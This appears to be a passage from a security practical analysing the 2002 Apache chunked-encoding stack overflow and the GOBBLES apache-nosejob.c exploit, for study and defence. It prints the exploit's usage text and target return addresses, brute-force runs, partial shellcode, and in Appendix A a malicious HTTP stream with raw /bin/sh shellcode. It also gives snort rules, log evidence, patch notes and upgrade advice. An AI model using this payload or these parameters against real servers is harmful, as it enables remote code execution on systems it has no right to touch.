The code that is triggered by this request is in http_protocol.c in the apache source code distribution. To investigate this error, an httpd process was attached to with gdb and the fault was analyzed using breakpoints and through the stack trace back. At first it was not clear where in the source the fault was happening because when execution terminates with a segmentation fault, the stack is overwritten and the history is lost (i.e. gdb can't interpret the stack to get backtrace information). However, the traceback did show the last function called, memcpy. To get past this problem, a breakpoint was set on the memcpy function and each time the breakpoint stopped execution before memcpy, a backtrace (bt) was called to see the full stack frame (before the corruption). By continuing execution until the segmentation fault occurred, the last stack frame could be seen in the gdb scroll-back buffer.

The reason that the memcpy triggers a segmentation fault is the byte copy extends beyond the end of the destination buffer and into areas of memory that are write protected for that process. The size input from the stream is not represented in an unsigned integer, and the comparison meant to protect the call to memcpy logically does not work. When memcpy tries to copy the very large amount of bytes into the buffer, it goes beyond the 8192 size boundary and writes into protected memory.

The apache-scalp.c exploit works by sending an HTTP request that utilized this chunked transfer encoding. However, the HTTP transaction looks something like the HTTP stream in Appendix A. As can be seen by the last line, the chunk size indicator is 0xffffff6a, which will be interpreted as -150 in the program execution. The signed comparison (above) will allow the -150 read size to pass into the memcpy function where it will interpreted as 4294967146 and proceed to overwrite the stack.

```
Breakpoint 11, ap_get_client_block (r=0x80f222c,
    buffer=0xbfffd802 "\023@H\016\030@", bufsiz=8180) at
http_protocol.c:2174
2174      len_to_read = (r->remaining > bufsiz) ? bufsiz : r-
>remaining;
15: bufsiz = 8180
14: len_to_read = -150
(gdb) printf "%x\n",len_to_read
ffffff6a
```

While at this point, the exploit can be used as a DOS tool, it can also be converted with careful work and testing to be a remote exploit. By crafting the information in the request and aligning it properly, the stack can be overwritten in such a way as to overwrite a return address ***and*** the length parameter passed into memcpy. This will complete the exploit by allowing the memcpy to end without triggering a segmentation fault and thereby trigger the crafted return address. This was explained quite well on Usenet[6]:

```
> In Apache we trigger exactly this piece of code: bsd thinks the two
> buffers are overlapping and so it wants to copy backward.
> The problem is that you are able to overwrite the call to memcpy
> including the supplied paramters (dst, src, length). With up to
> 3 bytes ([1]) depending on alignment. if you align everything perfectly
> you can set the 3 high bytes of length to zero and so change how many
> dwords memcpy tries to copy in our case 0x000000??
> This is only possible because the code reads the length param again from
> stack [X]... This way you can easily survive the call and overwrite
> the saved instruction pointer before the memcpy call...

I should just point out the slight error in this analysis - in fact, the
exploit only overwrites two bytes of the length (incidentally, the
length is also constrained to be its own stack offset, leaving no room
for manouver at all) - so the length is initially -146 (ffffff6e), and
after overwriting becomes 0000ff6e, copying just under 64k onto the
stack, which is plenty for a standard stack-based shellcode exploit.
```

One can speculate that it is for this reason that the following comment is made in the source code:

```
* Remote OpenBSD/Apache exploit for the "chunking" vulnerability. Kudos to
* the OpenBSD developers (Theo, DugSong, jnathan, *@#!w00w00, ...) and
* their crappy memcpy implementation that makes this 32-bit impossibility
* very easy to accomplish. This vulnerability was recently rediscovered by a slew
* of researchers.
```

Another explanation is longer and is included in Appendix D - Explanation of Apache Vulnerability by Ben on Usenet.

3.5 Diagram

The following test setup was used to experiment with the exploit and learn how it worked.

[6] This was found in the Bugtraq Mailing List. See[18]



Figure 5: Network layout

Alternatively, the exploit can be run on the same host as the web server software. This was also done to reduce the need to switch between two host environments. Additionally, gdb was also run on the web server host to monitor the httpd software while the malicious request was being processed.

3.6 How to use the Exploit

The apache-scalp.c and apache-nosejob.c programs are C programs and turn out to be very easy to compile, it was possible to compile the programs quite easily with the following command:

```
$> gcc -o apache-nosejob apache-nosejob.c
```

As could be seen from the windows and cygwin ports of the exploit code, it is very easy to port to any compiler friendly platform. However, the remote exploit itself is not very portable in that it uses a platform specific shellcode that limits it to Unix operating systems. This does not refer to the DOS exploits because they don't contain any platform specific commands because they go no farther than sending an HTTP request. The remote shell exploit goes further on BSD systems by executing a shellcode as the arbitrary code.

The exploit itself was compiled using gcc on Linux and FreeBSD platforms for testing. In each case, the previous gcc compiler command was all that was needed to compile the executable.

The source code lists the following as susceptible to the exploit:

> OpenBSD

> FreeBSD
> NetBSD
> Linux (GNU)

Testing using the brute force option in the exploit program did not successfully compromise the Linux platform, but this could be explained by a Bugtraq post by "Ben"[7]. In order to complete the compromise and execute arbitrary code, the memcpy() function call mustn't trigger a segmentation fault. It is the additional bug in the memcpy() implementation on BSD that allows this to be done with the proper alignment.

```
I've also checked, and FreeBSD is indeed vulnerable in the
same way, but the glibc implementation I have seen of
memcpy is not, so if Linux is vulnerable, its by another
route. I haven't looked at Solaris.

Cheers,

Ben.

--
http://www.apache-ssl.org/ben.html
http://www.thebunker.net/
```

- the source of the exploit also specifies the following vulnerable versions of apache (it is fixed in apache v1.3.26 and apache v2.0.39)

> apache v1.3.24 and below
> apache v2.0.36 and below

The exploit has a very nice usage() function:

```
GOBBLES Security Labs                - apache-nosejob.c

Usage: ./apache-nosejob <-switches> -h host[:80]
  -h host[:port]  Host to penetrate
  -t #         Target id.
  Bruteforcing options (all required, unless -o is used!):
  -o char      Default values for the following OSes
         (f)reebsd, (o)penbsd, (n)etbsd
  -b 0x12345678      Base address used for bruteforce
         Try 0x80000/obsd, 0x80a0000/fbsd, 0x080e0000/nbsd.
  -d -nnn      memcpy() delta between s1 and addr to overwrite
         Try -146/obsd, -150/fbsd, -90/nbsd.
  -z #         Numbers of time to repeat \0 in the buffer
         Try 36 for openbsd/freebsd and 42 for netbsd
  -r #         Number of times to repeat retadd in the buffer
         Try 6 for openbsd/freebsd and 5 for netbsd
  Optional stuff:
  -w #         Maximum number of seconds to wait for shellcode reply
  -c cmdz      Commands to execute when our shellcode replies
         aka auto0wncmdz

Examples will be published in upcoming apache-scalp-HOWTO.pdf

--- --- - Potential targets list - --- ---- ------- ------------
 ID / Return addr / Target specification
```

[7] This was found in the Bugtraq Mailing List. See[18]

```
  0 /  0x080f3a00 / FreeBSD 4.5 x86 / Apache/1.3.23 (Unix)
  1 /  0x080a7975 / FreeBSD 4.5 x86 / Apache/1.3.23 (Unix)
  2 /  0x000cfa00 / OpenBSD 3.0 x86 / Apache 1.3.20
  3 /  0x0008f0aa / OpenBSD 3.0 x86 / Apache 1.3.22
  4 /  0x00090600 / OpenBSD 3.0 x86 / Apache 1.3.24
  5 /  0x00098a00 / OpenBSD 3.0 x86 / Apache 1.3.24 #2
  6 /  0x0008f2a6 / OpenBSD 3.1 x86 / Apache 1.3.20
  7 /  0x00090600 / OpenBSD 3.1 x86 / Apache 1.3.23
  8 /  0x0009011a / OpenBSD 3.1 x86 / Apache 1.3.24
  9 /  0x000932ae / OpenBSD 3.1 x86 / Apache 1.3.24 #2
 10 /  0x001d7a00 / OpenBSD 3.1 x86 / Apache 1.3.24 PHP 4.2.1
 11 /  0x080eda00 / NetBSD 1.5.2 x86 / Apache 1.3.12 (Unix)
 12 /  0x080efa00 / NetBSD 1.5.2 x86 / Apache 1.3.20 (Unix)
 13 /  0x080efa00 / NetBSD 1.5.2 x86 / Apache 1.3.22 (Unix)
 14 /  0x080efa00 / NetBSD 1.5.2 x86 / Apache 1.3.23 (Unix)
 15 /  0x080efa00 / NetBSD 1.5.2 x86 / Apache 1.3.24 (Unix)
```

There are two main modes of operation. The target specific mode accepts a target number and runs the exploit with a set of parameters that were proven to work, by the exploit author, through testing. As can be seen from the above usage() function, there are 15 targets which theoretically work for various versions of apache running on all types of BSD Unix OSes. The other mode of operation is the "brute force" method, which attempts to run the exploit repeatedly it gets an expected response (a shell is returned). The following two screenshots show two unsuccessful attacks using the exploit in both modes.

```
server:~# ./apache-nosejob -t 1 -h localhost
[*] Resolving target host.. 127.0.0.1
[*] Connecting.. connected!
[*] Exploit output is 32322 bytes
[*] Currently using retaddr 0x80a7975
Ooops.. hehehe!
```

The above exploit execution simply connects to the target system, creates the malicious http request, and sends it to the target. Since the exploit was not run with the brute force options, the execution stops after just one try.

```
server:~# ./apache-nosejob -o f -h localhost
[*] Resolving target host.. 127.0.0.1
[*] Connecting.. connected!
[*] Exploit output is 32322 bytes
[*] Currently using retaddr 0x80a0000
[*] Currently using retaddr 0x80a8a00
[*] Currently using retaddr 0x80b1400
[*] Currently using retaddr 0x80b9e00
[*] Currently using retaddr 0x80c2800
;PppPpPpppPPpPPpPpppppPPpPpPpppPppppPppPpPppppPppPp
```

The above execution shows the brute force exploit working. This attack is just a bunch of the previous attacks repeated with different return addresses. The "PppP" string is printed out while the exploit is running and I think it is meant to emulate a person who is working at something and sticks their tongue out with exertion.

3.7 Signature of the Attack

Appendix A shows the HTTP stream of the malformed request as created by the exploit. It was created with Ethereal using the "Follow TCP stream" tool. By looking at the malicious HTTP stream, you could easily find a rule and manually put it in your IDS program, but this is not necessary.

The following snort IDS rules were found on the snort web site. Since this exploit is a few months old, the major IDS vendors have already released the rules necessary to detect the attack. However, the people who were competent and determined enough to write this exploit would be very capable of encoding the buffer in such a way as to render these rules obsolete. This technique is called "mutating" or "morphing" the exploit.

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS \
(msg:"CUSTOM - Apache Chunking exploit"; \
content:"Transfer-Encoding\: chunked|0d0a0d0a|fffffff0|0d0a"; nocase; \
reference:cve,CAN-2002-0392; \
reference:url,httpd.apache.org/info/security_bulletin_20020617.txt;)
```

This is just one of many snort signatures that could be helpful in detecting this exploit. Appendix C has a larger list of possible rules.

The following are pieces of the apache log file (error_log) that show the evidence of the brute force attack working on your web server:

```
[Wed Sep 11 09:27:19 2002] [notice] child pid 8093 exit signal Segmentation fault (11)
[Wed Sep 11 09:27:19 2002] [notice] child pid 8092 exit signal Segmentation fault (11)
[Wed Sep 11 09:27:19 2002] [notice] child pid 8090 exit signal Segmentation fault (11)
[Wed Sep 11 09:27:19 2002] [notice] child pid 8089 exit signal Segmentation fault (11)
[Wed Sep 11 09:27:19 2002] [notice] child pid 8088 exit signal Segmentation fault (11)
[Wed Sep 11 09:27:19 2002] [notice] child pid 8087 exit signal Segmentation fault (11)
[Wed Sep 11 09:27:19 2002] [notice] child pid 8086 exit signal Segmentation fault (11)
[Wed Sep 11 09:27:19 2002] [notice] child pid 8085 exit signal Segmentation fault (11)
[Wed Sep 11 09:27:19 2002] [notice] child pid 8084 exit signal Segmentation fault (11)
[Wed Sep 11 09:27:20 2002] [notice] child pid 8114 exit signal Segmentation fault (11)
```

Finding errors like this in the a web server log would be cause for concern for any system administrator.

The following shows up in the httpd access log file (access_log):

```
127.0.0.1 - - [11/Sep/2002:09:19:54 -0400] "GET / HTTP/1.1" 400 363
127.0.0.1 - - [11/Sep/2002:09:19:54 -0400] "GET / HTTP/1.1" 400 363
127.0.0.1 - - [11/Sep/2002:09:19:54 -0400] "GET / HTTP/1.1" 400 363
127.0.0.1 - - [11/Sep/2002:09:19:54 -0400] "GET / HTTP/1.1" 400 363
127.0.0.1 - - [11/Sep/2002:09:19:54 -0400] "GET / HTTP/1.1" 400 363
127.0.0.1 - - [11/Sep/2002:09:19:54 -0400] "GET / HTTP/1.1" 400 363
127.0.0.1 - - [11/Sep/2002:09:19:54 -0400] "GET / HTTP/1.1" 400 363
127.0.0.1 - - [11/Sep/2002:09:19:54 -0400] "GET / HTTP/1.1" 400 363
127.0.0.1 - - [11/Sep/2002:09:19:54 -0400] "GET / HTTP/1.1" 400 363
127.0.0.1 - - [11/Sep/2002:09:19:54 -0400] "GET / HTTP/1.1" 400 363
127.0.0.1 - - [11/Sep/2002:09:19:54 -0400] "GET / HTTP/1.1" 400 363
127.0.0.1 - - [11/Sep/2002:09:19:54 -0400] "GET / HTTP/1.1" 400 363
127.0.0.1 - - [11/Sep/2002:09:19:54 -0400] "GET / HTTP/1.1" 400 363
127.0.0.1 - - [11/Sep/2002:09:19:54 -0400] "GET / HTTP/1.1" 400 363
```

This repeated request to the httpd server at a relatively high rate might tip off an alert system administrator that a piece of software somewhere is hammering their http daemon. Finding this in the access_log file would almost certainly be followed up with a scan of the error_log, which would uncover the massive amounts of httpd processes terminating with segmentation faults.

3.8 How to Protect Against the Attack

The best defense against this exploit would be to upgrade your apache installation to one of the patched releases. The release that contains the security fix for the 1.3 version of apache is 1.3.26. You can download the source at the following URL:
http://www.apache.org/dist/httpd/apache_1.3.26.tar.gz
The 2.0 code branch of apache also has a release which has fixed this vulnerability:
http://www.apache.org/dist/httpd/httpd-2.0.40.tar.gz

If you have a version of apache installed that is less than 1.3.26 or 2.0.40 and you would like to check whether or not you are vulnerable, simply telnet to the httpd server port and paste the test HTTP post request that was shown earlier (Joe Testa's Usenet post). If the request causes a segmentation fault on one of your httpd processes, you are vulnerable.

The IDS signatures above will go far to detect an attack underway and with a sophisticated firewall feedback mechanism in place, it can even help guard against an attack.

The vendor (The Apache Software Foundation) should (and did) patch the vulnerability in http_protocol.c such that the call to ap_bread is not made with a negative length to read value. Perhaps using an unsigned integer variable to store the number of bytes to read would be the best fix, however, casting can be used as is seen below. The following was suggested as a possible patch for this vulnerability, however, it is not the official apache patch and wasn't tested[8]:

```
1.  Verify that "http_protocol.c" is present in the current directory.
2.  To update your http_protocol.c file, create a file named
    "apache_patch.diff", containing the following text:
--- http_protocol.c.vuln Fri Jun 14 16:12:50 2002
+++ http_protocol.c Fri Jun 14 16:13:47 2002 @@ -2171,7 +2171,7
@@ /* Otherwise, we are in the midst of reading a chunk of data */
- len_to_read = (r->remaining > bufsiz) ? bufsiz : r->remaining;
+ len_to_read = (r->remaining > (unsigned int)bufsiz) ? bufsiz : r->
remaining; len_read = ap_bread(r->connection->client, buffer,
len_to_read); if (len_read <= 0) {

3.  Apply the source code update using the "patch" command, or a similar
    utility.
4.  Build new binaries and reinstall.
```

The changes made between version 1.3.24 and 1.3.26 are more extensive than this simple modification so, the use of this patch is definitely not recommended.

3.9 Source Code

Appendix A shows the source code for the apache-nosejob.c exploit. The file contains line numbers which will be referenced here.

[8] This patch excerpt was found on the Bugtraq Mailing List. See [16].

Line numbers 1-195 are seemingly gibberish with many, many, cryptic and hard to decipher meanings. Also, the header from the previous version of the exploit (apache-scalp.c) is included from line 196 to 305. As with the new header comments, much of it is cryptic and hard to understand. However, if you look close enough, there are some interesting points to take from the comments:

```
Line 6: * USE BRUTE FORCE ! "AUTOMATED SCRIPT KIDDY" ! USE BRUTE FORCE !
```

This line refers to the brute force mode of operation. I think this is significant because it is repeated multiple times throughout the source code.

```
* YEZ!$#@ YOU CAN EVEN DEFACE BUGTRAQ.ORG!
```

This seems to indicate that the web server that has the bugtraq.org mailing list is vulnerable to this very script.

```
* Thx to all those GOBBLES antagonizers. Your insults fuel our desire to
* work harder to gain more fame.
```

This gives a little insight into the psyche of the hacker/cracker. They definitely do things for notoriety and respect among their peers. This is consistent with the open source community in general, however, this work tends to be more unethical. Refer to "How to Become a Hacker" written by Eric Steven Raymond for more information on hacker characteristics.

```
* 3APAPAPA said this can't be done on FreeBSD. He probably also thinks
* qmail can't be exploited remotely. Buzzz! There we go speaking through
* our asses again.  Anyways we're looking forward to his arguments on why
* this isn't exploitable on Linux and Solaris.
```

This is significant because it refers to a potential exploit for Linux. Up to this point in time, only the BSD family of UNIX is affected by this exploit (not considering brute force attacks).

```
* + ability to execute custom commands when shellcode replies -- great for
*   mass hacking
```

This exploit could very easily be combined with a scanner to produce an Internet worm to attack BSD systems.

```
* Remote OpenBSD/Apache exploit for the "chunking" vulnerability. Kudos to
* the OpenBSD developers (Theo, DugSong, jnathan, *@#!w00w00, ...) and
* their crappy memcpy implementation that makes this 32-bit impossibility
* very easy to accomplish.
```

This is a reference to the BSD implementation of memcpy. See above for the explanation of why the BSD memcpy implementation helps this overflow succeed.

Now, into the functional code:

```
char shellcode[] =
  "\x68\x47\x47\x47\x47\x89\xe3\x31\xc0\x50\x50\x50\x50\xc6\x04\x24" …
```

These lines contain the shell code (345-361).
This is the malicious code that needs to be run by the buffer overflow. For a detailed explanation of what a shellcode is and how it is used in a buffer overflow, see "Smashing the Stack for Fun and Profit" in Phrack #49.

```
void usage(void) {
```
(390 - 419)
This is a nice usage function that tells script kiddies how to run the program. It also lists all the targets the parameters that are known to work.

```
int main(int argc, char *argv[]) {
```
(422 - end)
The main function does two main things. The first thing is to parse the arguments passed in on the command line. The arguments specify whether the specific target mode will be used or the brute force mode. The second thing done is the exploit itself.

```
while((i = getopt(argc, argv, "t:b:d:h:w:c:r:z:o:")) != -1) {
```
(438)
This section of code processes the command line parameters.

```
printf("[*] Resolving target host.. ");
```
(534)
The lines following this one do the actual exploit work.
The following is a pseudo-code representation of the exploit section (547-end):

main() {
…
- resolve the string given as the host to an IP address and copy the address into a socket address
- seed the random number generator (used later)
- ignore SIGPIPE signal
- infinite loop incrementing the "return address" by 512 each time (brute force) { /* brute force loop */
  - make a TCP connection to the target system (port 80)
  - allocate a buffer to hold the crafted bytes that will be used to overflow the destination buffer
  - now fill the buffer with a crafted HTTP request: a combination of shellcode segments, padding, NOPs, and return addresses
  - finish off the buffer with the chunked transfer coding request
  - add a negative number for the chunk size
  - write all the buffer contents into the socket
  - update progress feedback (PPPppPppPpp…; see above)
  - another infinite loop (to wait for a response from the target)
    { /* response checking */
    - socket handling
    - when socket unblocks the process with bytes from the other end of the connection, read the bytes into a buffer
    - if a number of bytes were read from the socket (from the target), check out the contents to see if we see a shell response

- if the response is as expected for a successful exploit, print out feedback information and send Unix commands through the socket to the waiting local shell
- if no shell was returned, send the malformed http request again and iterate through the loop again (that is if the httpd server hasn't closed the socket
- if it has closed the socket, break out of this loop and try to reconnect
- if the target was exploited, a shell was returned, and commands were executed on the target system; there is no more work to be done.

} /* response checking */
} /* brute force loop

- cleanup the buffers of the local exploit program
- close the socket
- if the system was "owned", exit the program successfully
- if not, and the brute force option was set, continue this loop

} /* main */

You can find the source code for this exploit at Packet Storm (http://packetstorm.decepticons.org/) or at the following links:

> http://www.immunitysec.com/GOBBLES/exploits/apache-nosejob.c
> http://www.immunitysec.com/GOBBLES/exploits/apache-scalp.c

3.10 Additional Information

The following resources were very handy when researching this exploit:

> http://www.counterpane.com/alert-apache.html
> http://www.cert.org/advisories/CA-2002-17.html
> http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0392
> http://httpd.apache.org/info/security_bulletin_20020617.txt

References

1. Internet Storm Center. "Top Ten Ports." URL:http://isc.incidents.org/top10.html

2. W3C. "Basic HTTP as defined in 1992." URL:http://www.w3.org/Protocols/HTTP/HTTP2.html

3. Aleph One. "Smashing the Stack for Fun and Profit." Phrack. URL:http://www.phrack.com/show.php?p=49&a=14

4. Kaemph, Michel. "Vudo malloc tricks." Phrack. URL:http://www.phrack.com/show.php?p=57&a=8

5. gera. ric. "Advances in format string exploitation." Phrack. URL:http://www.phrack.com/show.php?p=59&a=7

6. www.cgisecurity.com. "The Cross Site Scripting FAQ." URL:http://www.cgisecurity.com/articles/xss-faq.shtml

7. Skoudis, Ed. Cole, Eric. SANS Track 4 Manual. SANS Institute, 2002.

8. HTTP Protocol Specification, RFC 2616: http://www.w3.org/Protocols/rfc2616/rfc2616-sec3.html#sec3.6.1

9. Counterpane. "Apache Data Chunking Stack Overflow." Counterpane Security Alerts. URL:http://www.counterpane.com/alert-apache.html

10. Apache Software Foundation. "Apache HTTPD Server Project." URL:http://www.apache.org/httpd

11. Netcraft. "Netcraft Web Server Survey." URL:http://www.netcraft.com/survey/

12. Jupitermedia Corporation. "ASP 101" URL:http://www.asp101.com/

13. Raymond, Eric S. "The Cathedral and the Bazaar." 12 September 2002. URL:http://www.tuxedo.org/~esr/writings/cathedral-bazaar

14. Raymond, Eric S. "The Halloween Memo Analysis." 12 September 2002. URL:http://www.opensource.org/halloween/halloween1.php

15. December, John. Ginsburg, Mark. HTML & CGI Unleashed. Sams.net Publishing, 1995.

16. ISS X-Force. "Remote Compromise Vulnerability in Apache HTTP Server." SecurityFocus Online - Bugtraq Mailing List. URL:http://online.securityfocus.com/archive/1/277249

17. Packet Storm Security. "apache-nosejob.c" URL:http://209.100.212.5/cgi-bin/search/search.cgi?searchvalue=apache-nosejob.c

18. Laurie, Ben. "Re: Apache Exploit." Bugtraq Mailing List. URL:http://cert.uni-stuttgart.de/archive/bugtraq/2002/06/msg00287.html

19. Testa, Joe. "Re: ISS Advisory: Apache…" Bugtraq Mailing List. URL:http://online.securityfocus.com/archive/1/277738/2002-06-16/2002-06-22/0

Appendix A - Malicious HTTP Stream

```
GET / HTTP/1.1
Host: apache-nosejob.c
X-CCCCCCC:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAhGGGGã1ÀPPPPÆ$SPP1Ò1É±ÁáÑê1À°Ír  ÊÿD$|$
ué1ÀD$ÆD$ d$D$D$D$T$T$$1À°]Í1ÉÑ,$s'1ÀPPPPÿ$Tÿ$ÿ$ÿ$ÿ$QP°ÍXXXXX<OtXXAù
uÎë½1ÀPQP1À°ZÍÿD$|$uï1ÀPÆ$4$hBLE*h*GOBã°  PS°PP°Í1ÀPhn/shh//biãPSáPQSP°;ÍÌ
```

[repeated many times]

```
X-AAAA:
X-AAAA:
X-AAAA:
```

[repeated]

```
Transfer-Encoding: chunked

5
BBBBB
```

ffffff6a

Appendix B - Complete Stack Frame of the Apache Fault

```
#0  0x400de175 in memcpy () from /lib/libc.so.6
#1  0x80648a8 in ap_bread (fb=0x80d194c, buf=0xbfffd802, nbyte=-150)
    at buff.c:815
#2  0x8077d3b in ap_get_client_block (r=0x80f222c,
    buffer=0xbfffd802 "\023@H\016\030@", bufsiz=8180) at
http_protocol.c:2176
#3  0x8077f2c in ap_discard_request_body (r=0x80f222c) at
http_protocol.c:2246
#4  0x806dded in default_handler (r=0x80f222c) at http_core.c:3808
#5  0x806684c in ap_invoke_handler (r=0x80f222c) at http_config.c:529
#6  0x807bcbf in process_request_internal (r=0x80f222c) at
http_request.c:1308
#7  0x807c116 in ap_internal_redirect (new_uri=0x80f2204 "/index.html",
    r=0x80e0944) at http_request.c:1436
#8  0x805b296 in handle_dir (r=0x80e0944) at mod_dir.c:174
#9  0x80667d9 in ap_invoke_handler (r=0x80e0944) at http_config.c:517
#10 0x807bcbf in process_request_internal (r=0x80e0944) at
http_request.c:1308
#11 0x807bd26 in ap_process_request (r=0x80e0944) at
http_request.c:1324
#12 0x80729b0 in child_main (child_num_arg=0) at http_main.c:4570
#13 0x8072b71 in make_child (s=0x80c8284, slot=0, now=1031746741)
    at http_main.c:4685
#14 0x8072cec in startup_children (number_to_start=5) at
http_main.c:4767
#15 0x807337d in standalone_main (argc=2, argv=0xbffffbf4) at
http_main.c:5072
---Type <return> to continue, or q <return> to quit---
#16 0x8073bdc in main (argc=2, argv=0xbffffbf4) at http_main.c:5417
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x400de197 in memcpy () from /lib/libc.so.6
```

Appendix C - Snort Rules for Apache Chunking Exploit

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS \
(msg: "Apache chunked encoding exploit, AAAAA padding"; flags: A+; \
content: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";)

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS \
(msg: "Apache chunked encoding exploit, h/sh.h/bin (i.e. /bin/sh)
attempt "; \
flags: A+; content: "|68 2f 73 68 00 68 2f 62 69 6e|";)

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS \
(msg: "Apache chunked encoding exploit, /bin/sh attempt "; flags: A+; \
content: "/bin/sh";)

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS \
(msg: "Apache chunked encoding exploit, uname -a"; flags: A+; \
content: "uname -a";)
Look for signs of a successful exploit:

alert tcp $HTTP_SERVERS $HTTP_PORTS -> $EXTERNAL_NET any \
(msg: "id check returned www"; flags: A+; \
content: "uid="; content: "(www)";)

alert tcp $HTTP_SERVERS $HTTP_PORTS -> $EXTERNAL_NET any \
(msg: "id check returned nobody"; flags: A+; \
content: "uid="; content: "(nobody)";)

alert tcp $HTTP_SERVERS $HTTP_PORTS -> $EXTERNAL_NET any \
(msg: "id check returned web"; flags: A+; \
content: "uid="; content: "(web)";)

alert tcp $HTTP_SERVERS $HTTP_PORTS -> $EXTERNAL_NET any \
(msg: "id check returned http"; flags: A+; \
content: "uid="; content: "(http)";)

alert tcp $HTTP_SERVERS $HTTP_PORTS -> $EXTERNAL_NET any \
(msg: "id check returned apache"; flags: A+; \
content: "uid="; content: "(apache)";)
```

Appendix D - Explanation of Apache Vulnerability by Ben on Usenet

```
Ulf Bahrenfuss wrote:
 > Hi!
 >
 > Does anyone know, if the chunk handling vulnerability carries
through
 > a proxy i.e. Squid or Webcache? (Updating is currently not possible,
 > because it is not the plain apache, but the Oracle IAS flavour...)
 >
 > Or has anyone further information how this vulnerabilty really
works?

Here's an analysis I wrote for iternal use at the ASF - it doesn't go
into detail on the shellcode (which is just the usual shellcode), but
does explain how the expected SEGV from overrunning the stack is
avoided. Note that someone (sorry, forgotten who) posted a similar
generic analyis a day or two ago - this one was independently arrived
at
  and refers to the Gobbles attack specifically.

First, the exploit code puts stuff on the stack (legitimately, in
buffers). It then arranges a negative offset, as previously described,
to be handed to memcpy. Here's where it gets cute. memcpy has memmove
semantics (i.e., it copies in the correct direction to handle
overlapping source/dest) on both OpenBSD and FreeBSD (in fact, I
believe
this is a requirement for this exploit to work on any system where the
stack grows downwards). As a result, when the memcpy is attempted, it
is
done backwards (i.e. the copy starts at source+length-1 -> dest+length-
1
and downwards for length bytes). Now, here's the cute bit. memmove (et
al) are optimised to copy in 4 byte chunks, for speed. This means that
they have to copy the leftover bytes separately. This is handled by
copying the odd 0-3 bytes before the remaining bytes.

So, if you arrange for the negative offset of the buffer to point at
where the length is stored on the stack, then when these odd bytes are
copied, you can modify the length. What they do is modify an initial
length of 0xffffxxxx to 0x0000xxxx - note that the length is also the
offset, so there is also a certain amount of luck involved, but all
that
is needed is for the offset to be small enough that the length remains
big enough to zap enough stack (since the offset is a few hundred, that
leaves the length at near to 64k, which is plenty to zap a few return
addresses). Then, when the length is reloaded to do the second copy, it
is miraculously smaller (I boggled first time I saw this in the
